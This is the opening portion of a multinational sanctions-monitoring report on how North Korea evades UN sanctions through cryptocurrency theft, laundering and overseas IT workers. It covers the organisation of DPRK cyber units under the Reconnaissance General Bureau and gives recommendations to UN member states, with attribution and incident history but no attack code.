MSMT/2025/2 October 22, 2025

The DPRK's Violation and Evasion of UN Sanctions through Cyber and Information Technology Worker Activities

Multilateral Sanctions Monitoring Team

MSMT

Contents

Background

The Multilateral Sanctions Monitoring Team (MSMT) is a multilateral mechanism to monitor and report violations and evasions of sanction measures stipulated in the relevant United Nations Security Council resolutions (UNSCRs).[1] *MSMT Participating States include Australia, Canada, France, Germany, Italy, Japan, the Netherlands, New Zealand, the Republic of Korea (ROK), the United Kingdom, and the United States. Our goal is to assist the full implementation of UN sanctions on the Democratic People's Republic of Korea (DPRK) by publishing information based on rigorous inquiry into sanctions violations and evasion attempts.*

MSMT Participating States are committed to continuing to work with UN Member States and private companies mentioned in this report to improve sanctions implementation. Potential strengths and deficiencies of particular private entities' compliance programs are not assessed as part of this report, nor does the report assign culpability to particular services or companies.

The information contained in this report is sourced from participating governments' information, private sector reporting, and open-source information. The content has been evaluated and corroborated against multiple sources, lending high confidence to the assertions herein. MSMT is extraordinarily grateful to several private sector companies that directly contributed to this report, including Chainalysis, DTEX, Google Cloud's Mandiant, Palo Alto Networks, Upwork and Sekoia.io.

[1] **Note:** For the purposes of this report, "relevant UNSCRs" refers to Resolutions 1718 (2006), 1874 (2009), 2087 (2013), 2094 (2013), 2270 (2016), 2321 (2016), 2356 (2017), 2371 (2017), 2375 (2017), and 2397 (2017).

Table of Contents

Glossary

2FA	Two-factor authentication
ACH	Automated clearing house
APT	Advanced persistent threat
BTC	Bitcoin cryptocurrency
CeFi	Centralized finance
CRM	Customer relationship management
CUP	China UnionPay
DeFi	Decentralized finance
DEX	Decentralized exchange
DIB	Defense industrial base
ETH	Ether cryptocurrency
FCB	DPRK's First Credit Bank
FinCEN	U.S. Financial Crimes Enforcement Network
GAN	Generative adversarial network
IOC	Indicator of compromise
IT	Information technology
KCC	DPRK's Korea Computer Center
KMCTC	DPRK's Korea Mangyongdae Computer Technology Corporation
KOMID	DPRK's Korea Mining Development Trading Corporation
KPA	DPRK's Korean People's Army
KWP	DPRK's Korean Workers' Party
KYC	Know-Your-Customer
LLM	Large language model
MAEI	DPRK's Ministry of Atomic Energy Industry
MANPADS	Man-Portable Air Defense Missile System
MID	DPRK's Munitions Industry Department
MND	DPRK's Ministry of National Defense
MPS	DPRK's Ministry of Public Security
MSS	DPRK's Ministry of State Security
NPM	Node package manager

NPRM	Notice of proposed rulemaking
OCR	Optical character recognition
OTC	Over-the-counter
P2P	Peer-to-peer
PITB	DPRK's Pyongyang Information Technology Bureau
RaaS	Ransomware-as-a-service
RGB	DPRK's Reconnaissance General Bureau
SANS	Second Academy of National Sciences
SIM	Subscriber Identity Module card
SMS	Short Message Service
TRX	Tron cryptocurrency
TTP	Tactics, techniques, procedures
UNSCR	UN Security Council resolution
USDC	U.S. dollar Circle stablecoin
USDT	U.S. dollar Tether stablecoin
VPN	Virtual private network
WFH	Work-from-home

EXECUTIVE SUMMARY

The Democratic People's Republic of Korea (DPRK or North Korea) is systematically engaged in violations of United Nations Security Council resolutions (UNSCRs) and related evasion activities through its Information Technology (IT) worker deployments and cyber operations, particularly as related to cryptocurrency theft and cryptocurrency laundering activities. The DPRK's cyber force is a full-spectrum, national program operating at a sophistication approaching the cyber programs of China and Russia.[2] The DPRK employs its cyber capabilities to circumvent UN sanctions and generate revenue for the DPRK's priorities, including the unlawful development of its WMD and ballistic missile programs. UN Member States have an obligation to implement UNSCRs 1718, 1874, 2094, 2270, 2321, 2371, 2375, and 2397, including with regard to the DPRK's malicious cyber activity, laundering, and IT work **(****See Annex 1****)**. This report details DPRK cyber and IT worker activities from January 2024 to September 2025.

In 2024, according to MSMT Participating States, DPRK cyber actors stole at least $1.19 billion[3] in cryptocurrency from companies all over the world.[4] From January to September 2025, DPRK cyber actors had stolen at least $1.65 billion, owing predominately to the theft of $1.4 billion from the cryptocurrency exchange Bybit in February. DPRK cyber actors use a diverse array of cryptocurrency services registered in UN Member State jurisdictions around the world to launder stolen cryptocurrency before ultimately attempting to convert it into fiat currency.[5] The DPRK relies upon networks of North Korean nationals abroad and foreign-based facilitators, including in China, Russia, Argentina, Cambodia, Vietnam, and the United Arab Emirates, to launder stolen digital assets into fiat currency for procurement activities and for funding its unlawful WMD and ballistic missile programs. Pursuant to UNSCR 2094 UN Member States are required to prevent provision of any financial assets or resources that could contribute to the DPRK's nuclear-related, ballistic missile-related, or other WMD-related programs or activities.

MSMT Participating States also found the DPRK—including UN-designated, state-controlled entity Korea Mining Development Trading Corporation (KPe.001)—to have used cryptocurrency as a means of payment and sale to more easily evade and violate UN sanctions. During the reporting period, DPRK officials were found to have used a type of cryptocurrency known as a stablecoin for procurement-related transactions, including the sale and transfer of military equipment and raw materials such as copper, which is used in munitions production. The direct or indirect supply, sale, or transfer to or from the DPRK of arms and related materiel is prohibited under UNSCRs 1718, 1874, and 2270.

In addition to misuse of cryptocurrency to evade UN sanctions, DPRK actors engaged in widespread IT work in violation of UNSCRs 2375 and 2397. During the reporting period, the DPRK deployed IT

[2] MSMT Participating State information.

[3] **Note:** All dollar denominations in this report refer to U.S. dollars (USD)

[4] **Note:** This estimate includes only heists that MSMT Participating States could attribute to the DPRK with a high degree of certainty. There are additional heists potentially conducted by the DPRK in 2024 that are excluded from this estimate. The actual volume of cryptocurrency stolen by the DPRK in 2024 may be higher than this estimate.

[5] **Note:** DPRK actors may seek to obtain physical fiat currency (cash) or digital fiat currency (i.e., in a bank account).

worker delegations to at least eight countries (China, Russia, Laos, Cambodia, Equatorial Guinea, Guinea, Nigeria, and Tanzania). The overwhelming majority of DPRK IT workers were based in China (1,000 to 1,500 workers), though MSMT Participating States found that the DPRK planned to dispatch a new deployment of 40,000 laborers to Russia, including several delegations of IT workers. Like DPRK cyber actors, DPRK IT workers also relied on foreign facilitators, including in Japan, Ukraine, the United Arab Emirates, and the United States to secure employment, provide support, and remit earnings back to DPRK actors. UNSCR 2375 prohibits all UN Member States from providing DPRK nationals with work authorizations and UNSCR 2397 required Member States to repatriate all DPRK nationals earning income in their jurisdictions by December 2019.

MSMT Participating States found that the DPRK relied heavily on access to Chinese infrastructure, financial institutions, and facilitators based in China to conduct IT work and cryptocurrency laundering. At least fifteen Chinese banks were found to have been used by the DPRK to launder funds related to IT work or cryptocurrency heists, and DPRK actors relied heavily on over-the-counter traders in China to convert stolen cryptocurrency into fiat currency. The majority of the information relating to China in this report—including specific identities of North Korean and Chinese nationals supporting these activities within China's jurisdiction—was previously provided to China by certain MSMT Participating States in 2024.

In addition to financially motivated activities, MSMT Participating States found that DPRK cyber units continue to target defense companies, stealing sensitive information, often in pursuit of intellectual property that would further the DPRK's unlawful development of WMD and ballistic missiles and contribute to the stockpiling of other arms and related materiel. Operations often involve social engineering, malware, and ransomware to provide sensitive information to support the DPRK's weapons programs. Intrusions against critical infrastructure were also documented by MSMT Participating States.

Nearly all the DPRK's malicious cyber activity, cybercrime, laundering, and IT work is carried out under the supervision, direction, and for the benefit of entities sanctioned by the UN for their role in the DPRK's unlawful WMD and ballistic missile programs. These entities include the Korean Workers' Party, which is subject to the assets freeze, the Reconnaissance General Bureau (KPe.031), the Ministry of National Defense (KPe.054), the Ministry of Atomic Energy and Industry (KPe.027), the Munitions Industry Department (KPe.028), Office 39 (KPe.030), and the Second Academy of Natural Sciences (KPe.018). These entities rely on cyber units and IT workers assigned to front companies in order to covertly carry out malicious activities on their behalf. All UN Member States are required under UNSCR 2375 to prohibit the opening, maintenance and operation of all joint ventures or cooperative entities, new or existing, with DPRK entities or individuals, whether or not acting for or on behalf of the government of the DPRK or the Korean Workers Party.

Pursuant to the assets freeze set out in UNSCRs 1718, 2094, and 2270 all UN Member States are required to freeze the assets, funds, and economic resources of designated persons and entities, as well as any persons or entities acting on behalf of or at their direction, or those owned or controlled by them. This includes economic resources, including cryptocurrency, of designated entities detailed in this report that engage in malicious cyber activity and IT work.

The information in this report is intended to support UN Member States in implementing the relevant UNSCRs. The information contained herein was developed and provided by MSMT Participating States and corroborated by multiple sources, including private sector and open-source information.

RECOMMENDATIONS

Considering the findings described herein, as well as previous recommendations made by the UN 1718 Committee Panel of Experts, MSMT Participating States recommend that UN Member States and the international community implement the following recommendations:

Recommendation 1: Fill the void created by the disbandment of the UN 1718 Committee Panel of Experts by raising awareness about all types of UNSCR violations and evasion activities by the DPRK. This should include the DPRK's violations of the UN assets freeze through the use of malicious cyber operations and IT workers to provide revenue to its unlawful WMD and ballistic missile programs, often at the expense of private companies and citizens.

Recommendation 2: Examine the specific DPRK individuals and entities identified in this report that are involved in DPRK UNSCR violations and evasion and consider taking action to detect, disrupt and prevent the DPRK from employing its cyber capabilities for evasion.

Recommendation 3: Assist Member States whose infrastructure may be affected by exploitation and attempted exploitation by DPRK malicious cyber actors and IT workers.

Recommendation 4: Maintain and develop capabilities to trace cryptocurrency transactions; develop and implement legal authorities to freeze and seize cryptocurrency stolen and laundered by the DPRK in order to enforce the assets freeze.

Recommendation 5: Urge cryptocurrency-related services to provide and maintain valid contact information and to respond appropriately to government notifications of DPRK targeting or exploitation to prevent and disrupt DPRK cyber activities.

Recommendation 6: Repatriate overseas DPRK IT workers earning income in accordance with UNSCR 2397.

Recommendation 7: Assess and strengthen cybersecurity-related requirements for financial institutions, including cryptocurrency-related services.

Recommendation 8: Raise awareness of the risk that cryptocurrency stolen by North Korea could be used by foreign facilitators working with DPRK launderers to fund other illicit activities, including organized crime, fraud, and trafficking in persons.

Recommendation 9: Monitor financial transactions of DPRK nationals and entities and support the FATF's call for action on the DPRK which requests all countries to: apply counter-measures to protect the international financial system from the risks posed by the DPRK, terminate correspondent relationships and limit business relationships with the DPRK, and enhance due diligence related to the DPRK and its ability to facilitate transactions on its behalf.

Recommendation 10: Exercise vigilance to protect against the risk of employing a DPRK IT worker by encouraging companies to undertake measures such as:

- Verifying all identifying information supplied by remote workers;
- Monitoring and restricting the use and installation of remote administration tools to unverified employees;
- Prohibiting remote IT workers from using commercial VPNs to access company networks;
- Avoiding paying workers in cryptocurrency;
- Requiring verification of banking information corresponding to other identifying documents;
- Scrutinizing requests for payments to be made into accounts with a different name than that shown on identity documents;
- Restricting access to personally identifiable information (PII), such as the personal details of other staff;
- Avoiding granting remote IT workers access to proprietary information, and
- Training internal human resources teams and contracted third-party staffing firms to identify and understand the red flags associated with and risks posed by interviewing and hiring DPRK IT workers.

Recommendation 11: Identify and conduct oversight of cryptocurrency exchanges, swap services, mixers, bridges, and cross-chain aggregators that DPRK cyber actors have consistently used to transfer cryptocurrency in violation of the assets freeze.

I. DPRK Cyber Actor and IT Worker Connections to UN Designated Entities

Overview of the DPRK Cyber Program

Under North Korean leader Kim Jong Un, the DPRK cyber force has expanded into a full-scope, national program operating at a sophistication approaching the cyber programs of those in China and Russia. The elevated sophistication of the DPRK cyber program today is rooted in its broader ambition for self-reliance and historical emphasis on scientific and technological advancement. Today, Kim fields his cyber force to independently reshape North Korea's regional security environment in the DPRK's favor, further insulating the DPRK from UN sanctions and developing an asymmetric warfighting capability. The DPRK's military and party apparatus resource, train, and deploy specialized units of personnel that conduct cyber campaigns. Government and cybersecurity research communities refer to activity and actors associated with these units as advanced persistent threats (APTs). Cyber actors and operations linked to these APTs share technical characteristics and qualitative likenesses, including tradecraft and targeting, as well as administrative subordination. North Korean APTs are responsible for conducting high-level cyber-enabled espionage, disruptive cyberattacks, and notoriously, financial theft at a scale unmatched by any other government. These global operations, which are often facilitated through networks of North Korean nationals abroad and foreign conspirators, including in China and Russia, have been directly linked to the destruction of physical computer equipment, endangerment of human lives,[6] private citizens' loss of assets and property, and funding for the DPRK's unlawful weapons of mass destruction (WMD) and ballistic missile programs.[7]

Primarily due to its strong reliance on the cyber program to meet Kim's strategic goals, the DPRK is an aggressive and highly risk-acceptant threat actor. Over the last two years, MSMT Participating States have observed a marked expansion of cyber activity that can be defined as distinct APTs in addition to unique clusters of activity that appear to potentially be new APTs. The increase in the number of operational actors and units indicates the growing utility of the cyber program to more effectively achieve the DPRK's objectives through sanctions violations and evasion activities, and MSMT Participating States assess that there are more active personnel supporting the DPRK's cyber mission than ever before.[8]

---

[6] **Note:** In 2021 and 2022, DPRK Cyber Actor Rim Jong Hyok and his co-conspirators, associated with the APT Andariel, deployed Maui ransomware to extort five U.S. hospitals and medical providers. The DPRK cyber actors used ransomware to deny healthcare workers access to computer systems, restricting their ability to access key tools for patient care, electronic patient records, and internal servers that forced healthcare providers to limit services and cancel appointments. Targeting of healthcare providers with cyber operations can contribute to endangerment and even loss of human life. (Source: "North Korean Government Hacker Charged for Involvement in Ransomware Attacks Targeting U.S. Hospitals and Health Care Providers," U.S. Department of Justice, July 25, 2024, https://www.justice.gov/archives/opa/pr/north-korean-government-hacker-charged-involvement-ransomware-attacks-targeting-us-hospitals.)

[7] MSMT Participating State information; Steve Miller, "Where Did North Korea's Cyber Army Come From?" *Voice of America,* November 20, 2018, https://www.voanews.com/a/north-korea-cyber-army/4666459.html.

[8] MSMT Participating State information; DailyNK, "Tasking of the General Bureau of Reconnaissance," May 7, 2010; "Exposing DPRK's Cyber Syndicate and Hidden IT Workforce," DTEX, May 14, 2025, https://reports.dtexsystems.com/DTEX-Exposing+DPRK+Cyber+Syndicate+and+Hidden+IT+Workforce.pdf.


Nearly all DPRK cyber units and information technology (IT) workers identified in this report are subordinate to UN-designated DPRK entities including the Reconnaissance General Bureau (RGB, listed March 2016, KPe.031), the Ministry of National Defense (MND, listed December 2017, KPe.054), the Ministry of Atomic Energy Industry (MAEI, listed March 2016, KPe.027), the Munitions Industry Department (MID, listed March 2016, KPe.028) and the Korean Workers' Party, which is subject to the assets freeze. Additional DPRK cyber units and IT worker delegations are subordinate to the Ministry of State Security (MSS), the Science and Education Department of the Korean Workers' Party Central Committee, and the Ministry of Public Security (MPS) and engage in sanctioned activities, including basing IT workers abroad in violation of United Nations Security Council resolution (UNSCR) 2397.[9] Pursuant to paragraph 32 of UNSCR 2270, all UN Member States are required to freeze the assets, funds, and economic resources of entities of the Government of the DPRK and Korean Workers' Party that the state determines are associated with prohibited activities, including designated persons and entities, as well as any individual or entities acting on behalf of or at their direction, or those owned or controlled by them.

A body of reporting in recent years characterizes additional, distinct cyber units as a reflection of the consistently evolving and expanding nature of the DPRK's cyber mission. A majority of the DPRK's cyber expertise resides within the RGB. However, extensive MSMT Participating State, private sector, and independent research now reveals that IT workers also carry out malicious cyber operations and that many cyber and IT actors increasingly collaborate and share tradecraft and mission goals. Independent researchers and media reports have identified additional DPRK cyber and IT entities, such as the 227 Research Center and 325 Bureau.[10]

[9] United Nations Panel of Experts, "Final report of the Panel of Experts submitted pursuant to resolution 2627 (2023)," UN Security Council Document S/2023/171, March 7, 2023; DTEX Systems, "Exposing DPRK's Cyber Syndicate and Hidden IT Workforce."

[10] DailyNK, "Tasking of the General Bureau of Reconnaissance," May 7, 2010; DTEX Systems, "Exposing DPRK's Cyber Syndicate and Hidden IT Workforce."

Figure 1: DPRK Cyber Actor and IT Worker Ties to UN Designated Entities



Source: MSMT Participating State

DPRK Cyber Program Organization and Units

State Affairs Commission, General Staff Department of the Korean People's Army (KPA), and Korean Workers' Party (KWP)

As seen in **Figure 1**, the DPRK's main cyber and IT worker units work for entities nested under the State Affairs Commission, Korean People's Army (KPA), or KWP. The distribution of the DPRK's cyber program across a broad array of state, party, and military organs demonstrates the integral role cybercrime, cyber operations, and IT work play in funding and supporting the DPRK government. This distribution produces highly structured but sometimes complicated and overlapping bureaucratic lines of command and control.[11] In special cases, such as those related to significant cyber operations, an MSMT Participating State assesses that Kim Jong Un probably maintains a direct line to the RGB, including down to the operational-level cyber units, if necessary.[12] The KPA and KWP hand down broad policy guidance, exert operational control, and administratively oversee various functions through other bureaucratic mechanisms not pictured here, such as through the KPA Central Military Committee and the KPA General Political Bureau.[13]

DPRK cyber actors and IT workers deployed abroad commonly operate under front company names. This report often describes front companies as "subordinate to" a DPRK government entity, meaning, they are a public-facing corporate entity representing that government organization. DPRK IT workers and cyber actors are deployed abroad to support these front companies and their activities. DPRK front companies support UN-designated DPRK entities and conduct activities that contravene sanctions such as IT work, procurement, and money laundering on their behalf, which member states have an obligation to prevent.

Reconnaissance General Bureau (KPe.031)

The RGB was designated by the United Nations Security Council in 2016 through UNSCR 2270. As the DPRK's primary foreign intelligence organization, the RGB is broadly responsible for intelligence collection and clandestine operations and commands the DPRK's most capable cyber units.[14] The RGB is also known as KPA Unit 586 and has used front companies such as the UN-designated Green Pine Associated Corporation (KPe.010) to conduct illicit arms trade and procurement.[15] Within the RGB, there are at least seven distinct APTs organized within the 3rd Bureau including the 110 Research Institute, 63 Research Center, and Office 970. Information provided by an MSMT Participating State

[11] DTEX, "Exposing DPRK's Cyber Syndicate and Hidden IT Workforce."
[12] MSMT Participating State information.
[13] MSMT Participating State information; North Korea Leadership Watch, https://www.nkleadershipwatch.org/.
[14] United Nations Panel of Experts, "Final report of the Panel of Experts submitted pursuant to resolution 2627 (2023)," UN Security Council Document S/2023/171, March 7, 2023, https://www.securitycouncilreport.org/un-documents/dprk-north-korea/.
[15] United Nations Security Council, Resolution 2270 (2016), "Security Council Resolution on Democratic People's Republic of Korea," March 2, 2016, https://press.un.org/en/2016/sc12267.doc.htm.

reveals that DPRK cyber units also operate from other parts of the RGB, such as the 414 Liaison Office[16] and 722 Liaison Office, which also report to the 3rd Bureau. The RGB also has a long-standing relationship with Moranbong University (모란봉대학) which sends talented graduates, often with elite social connections, to fill the ranks of its cyber units, according to an MSMT Participating State.[17] Pursuant to the assets freeze set out in the relevant UNSCRs, UN Member States are required to freeze the assets, funds, and economic resources of RGB and persons or entities acting on its behalf. Also, as outlined in UNSCR 2270, UN Member States are required to expel from their territory, for the purpose of repatriation, any individual determined to be working on behalf of or at the direction of the RGB.

1. 110 Research Institute (110 호 연구소): DPRK cyber actors operating under the 110 Research Institute (RI),[18] including Temp.Hermit, Citrine Sleet (also known as AppleJeus, Gleaming Pisces), TraderTraitor (also known as Jade Sleet, UNC4899), and CryptoCore (also known as Sapphire Sleet, Alluring Pisces), continue to demonstrate elite capability across a variety of disciplines and probably constitute the largest number of cyber personnel within the RGB.[19] At least four distinct APTs are subordinate to the 110 Research Institute with much of their activity focused on revenue generation. Lazarus Group broadly refers to these four APTs under the 110 Research Institute.[20] Citrine Sleet is notable for its practice of hardcoding the word "Jeus" into malware delivered to victims that downloaded a fake cryptocurrency trading application called Celas Trade Pro.[21] Temp.Hermit is known for recent supply chain compromises and major cyber incidents such as the 2014 hack against Sony Pictures Entertainment, the 2016 theft of $81 million from the Central Bank of Bangladesh, and the WannaCry ransomware outbreak of 2017.[22] The other two 110 RI-linked APTs, TraderTraitor and CryptoCore, originated between 2016 and 2017 when the Reconnaissance General Bureau formed a new, specialized cybercrime team tasked with stealing cryptocurrency for the DPRK, after initial successes by separate units hacking traditional financial institutions and the SWIFT system.[23] This activity was known broadly as APT38 or Bluenoroff but is now understood to comprise two APTs, TraderTraitor and CryptoCore.[24]

---

[16] MSMT participating member information; United Nations Security Council, Panel of Experts, Final Report Submitted Pursuant to Resolution 2627 (2022), S/2023/171, March 7, 2023, https://www.securitycouncilreport.org/atf/cf/%7B65BFCF9B-6D27-4E9C-8CD3-CF6E4FF96FF9%7D/s_2023_171.pdf.

[17] MSMT Participating State Information.

[18] **Note:** The term "Lazarus Group" has been used widely and often imprecisely in public discourse to describe a broad array of DPRK APTs, including Andariel, Kimsuky, TraderTraitor, CryptoCore, Citrine Sleet, and Temp.Hermit. For the purposes of this report, the term "Lazarus Group" is used sparingly and encompasses only a subset of 110 Research Institute activity, including Citrine Sleet, Temp.Hermit, TraderTraitor, and CryptoCore.

[19] DTEX, "Exposing DPRK's Cyber Syndicate and Hidden IT Workforce, 5/14/2025 | Google Mandiant information | UN Panel of Experts, Report S/2023/171, 7 March https://ismg-cdn.nyc3.cdn.digitaloceanspaces.com/asset_files/external/dtex-exposingdprkcybersyndicateandhiddenitworkforce.pdf.

[20] MSMT Participating State information.

[21] MSMT Participating State information; Department of Homeland Security/CISA and FBI, "AppleJeus: Analysis of North Korea's Cryptocurrency Malware," April 15, 2021, https://www.cisa.gov/news-events/cybersecurity-advisories/aa21-048a.

[22] Palo Alto Networks Unit 42, "Threat Assessment: North Korean Threat Groups," September 9, 2024, https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/.

[23] MSMT Participating State information.

[24] MSMT Participating State information; Palo Alto Networks Unit 42, Threat Assessment: North Korean Threat Groups."

2. 63 Research Center (63 연구소): The 63 Research Center was previously subordinate to the RGB 414 Liaison Office, the existence of which was first highlighted in a 2023 UN report, until it was reorganized in 2015 as a direct subordinate organization to the RGB.[25] MSMT Participating States and private sector partners have identified at least three distinct APTs linked to malicious cyber activity associated with the 63 Research Center, namely, Kimsuky (also known as APT43), TA408 (also known as Cerium), and Konni (also known as TA406).[26] Kimsuky is a cyber espionage group that employs social engineering through spear phishing to collect intelligence on geopolitical events, foreign policy strategies of other governments, and diplomatic efforts affecting the DPRK's interests by gaining fraudulent access to the private documents, research, and communications of their targets, most often ROK and U.S. government officials, journalists, and foreign policy researchers. Since about 2019, TA408 has deployed custom malware against victims in the aerospace, defense, engineering, and pharmaceutical sectors worldwide as well as against U.S. and ROK military targets.[27] Konni has maintained an espionage focus primarily against Russian government officials and other targets related to Russian foreign policy since at least 2012, but has within at least the last five years begun financially-motivated operations.[28]

3. Office 970 (970 소): The UN 1718 Committee Panel of Experts highlighted the Andariel (also known as Onyx Sleet, Silent Chollima, and APT45) APT's association with the RGB Office 970 in 2013. Andariel is responsible for the 2013 DarkSeoul incident that severely disrupted broadcast media and banking computer networks in the ROK. Andariel has also used ransomware to attack the healthcare sector, including against U.S. hospitals.[29] Andariel continues to engage in global targeting of defense, aerospace, nuclear, and engineering entities to obtain sensitive and classified technical information and intellectual property in order to advance the DPRK's unlawful nuclear and ballistic missile programs.[30]

4. 722 Liaison Office (722 연락소): The 722 Liaison Office is an RGB-subordinate organization known to conduct a mix of both IT-related freelance work and hacking operations.[31] Devices used by 722 Liaison Office actors have been linked to IP address range 175.45.178. 11 - 175.45.178.19 and overlapped with activity across range 210.52.109.0 - 210.52.109.255. The 722, as a liaison office-level unit, historically had administrative control over the 110 Research Center and was linked to 110 Research Center-affiliated front companies such the

[25] MSMT Participating State information; Palo Alto Networks Unit 42, Threat Assessment: North Korean Threat Groups."

[26] MSMT Participating State Information; Palo Alto Networks Unit 42, Threat Assessment: North Korean Threat Groups."; UN Panel of Experts, Report S/2023/171, 7 March 2023, https://unit42.paloaltonetworks.com/threat-assessment-north-korean-threat-groups-2024/

[27] Yonhap News Agency, "Authorities issue warning against N. Korean hackers trying to steal construction, machinery data", August 5, 2024, https://en.yna.co.kr/view/AEN20240805004700320.

[28] Proofpoint, "Triple Threat: North Korea-aligned TA406 Steals, Spies, and Scams."

[29] U.S. Department of Justice, Office of Public Affairs, "North Korean Government Hacker Charged for Involvement in Ransomware Attacks Targeting U.S. Hospitals and Health Care Providers," July 25, 2024, https://www.justice.gov/archives/opa/pr/north-korean-government-hacker-charged-involvement-ransomware-attacks-targeting-us-hospitals

[30] Cybersecurity and Infrastructure Security Agency (CISA), "North Korea Cyber Group Conducts Global Espionage Campaign to Advance Regime's Military and Nuclear Programs," July 25, 2024, https://www.cisa.gov/news-events/alerts/2024/07/25/fbi-cisa-and-partners-release-advisory-highlighting-north-korean-cyber-espionage-activity.

[31] MSMT Participating State information.

Chosun Expo Joint Venture Corporation (also referred to as Korea Expo Joint Venture, 조선엑스포합영회사).[32]

5. Chosun Expo Joint Venture Corporation (Korea Expo Joint Venture, 조선엑스포합영회사): Chosun Expo Joint Venture is a RGB front company that has been associated with the 110 Research Institute and 722 Liaison Office. Chosun Expo Joint Venture raises revenue for the RGB through malicious cyber activities, and was involved in the cyberattack against U.S. media firm Sony Pictures Entertainment in 2014 as well as the WannaCry ransomware attack in 2017.[33] Sony Pictures Entertainment was the target of a major cyberattack in November 2014 by North Korean hackers affiliated with Chosun Expo Joint Venture that used spear phishing tactics to infiltrate the company's network and steal confidential data that was later published online by the hackers. The WannaCry ransomware attack in May 2017 infected over 300,000 computers across more than 150 countries and disrupted the services of major companies and institutions including FedEx, Nissan, Renault, and the UK's National Health Service (NHS).[34]

Figure 2: Cyber Actor Park Jin Hyok.
Source: U.S. Federal Bureau of Investigation.
https://www.fbi.gov/wanted/cyber/park-jin-hyok

6. 414 Liaison Office (414 연락소): The 414 Liaison Office historically contained its own cyber mission targeting ROK government entities such as the Office of the President and Ministry of Unification. The 414 Liaison Office is affiliated with the RGB's 3rd Bureau (in charge of technical reconnaissance) and has conducted a range of cyber operations for intelligence collection.[35]

[32] MSMT Participating State information.

[33] U.S. Department of Justice, Office of Public Affairs, "North Korean Regime-Backed Programmer Charged with Conspiracy to Conduct Multiple Cyber Attacks and Intrusions," September 6, 2018, https://www.justice.gov/archives/opa/pr/north-korean-regime-backed-programmer-charged-conspiracy-conduct-multiple-cyber-attacks-and

